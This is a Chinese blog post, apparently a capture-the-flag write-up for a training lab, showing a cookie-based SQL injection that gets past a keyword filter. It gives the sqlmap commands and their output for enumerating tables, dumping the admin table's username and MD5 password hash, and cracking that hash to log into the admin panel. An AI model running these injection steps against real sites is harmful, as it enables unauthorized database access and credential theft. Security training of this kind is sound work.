【封神台】SQL注入绕过WAF练习（cookie注入）

原创

00勇士王子 于 2021-11-17 14:06:45 发布 2986 收藏 1

分类专栏： web CTF sql 文章标签： 安全 sql web安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。


本文链接：https://blog.csdn.net/qq_45813980/article/details/121375753

版权

web 同时被 3 个专栏收录

18 篇文章 0 订阅

订阅专栏



CTF

22 篇文章 1 订阅

订阅专栏

sql

9 篇文章 0 订阅


订阅专栏

题目

解题过程

进入网站

随便点击一个新闻，出现参数id，进行单引号测试：



提示参数不能包含非法字符，应该是黑名单过滤


猜测是cookie注入

burp抓包，将参数放入cookie中，页面正常访问：

单引号测试，页面报错，没有警告弹出

sqlmap跑出payload

```
python sqlmap.py -u “http://kypt8004.ia.aqlab.cn/shownews.asp?” --cookie=“id=171” --level 2
```



跑出表

```
python sqlmap.py -u “http://kypt8004.ia.aqlab.cn/shownews.asp?” --cookie=“id=171” --level 2 --tables
```

```
[13:32:17] [WARNING] running in a single-
[13:32:19] [INFO] retrieved: user
[13:32:23] [INFO] retrieved: product
[13:32:30] [INFO] retrieved: admin
[13:32:37] [INFO] retrieved: news
[13:34:22] [INFO] retrieved: feedback
[13:34:38] [INFO] retrieved: vote
```

跑出admin表的列

> python sqlmap.py -u “http://kypt8004.ia.aqlab.cn/shownews.asp?” --cookie=“id=171” --level 2 -T admin --column


```
[WARNING] running in a single
[INFO] retrieved: id
[INFO] retrieved: username
[INFO] retrieved: title
[INFO] retrieved: password
```

跑出username和password的数据

> python sqlmap.py -u “http://kypt8004.ia.aqlab.cn/shownews.asp?” --cookie=“id=171” --level 2 --dump -T admin -C username,password

```
Database: Microsoft_Access_masterdb
Table: admin
[1 entry]
+----+---------+-----------------------------------------+--------+-----------------+----------+------------------+
| id | flag    | title                                   | user   | content         | username | password         |
+----+---------+-----------------------------------------+--------+-----------------+----------+------------------+
| 1  | <blank> | \x7f\x8eV\xfdg:h\xb0N\x1a]\xe8Y4|sb\xc9QK | admin  | <P><FONT size=2> | admin    | b9a2a2b5dffb918c |
+----+---------+-----------------------------------------+--------+-----------------+----------+------------------+
```

password的值在线解md5后结果为welcome



用户名为admin，密码为welcome
我们去找一下网站的后台
直接在网站后加/admin ,进入后台

输入账号密码，进入后台，获取flag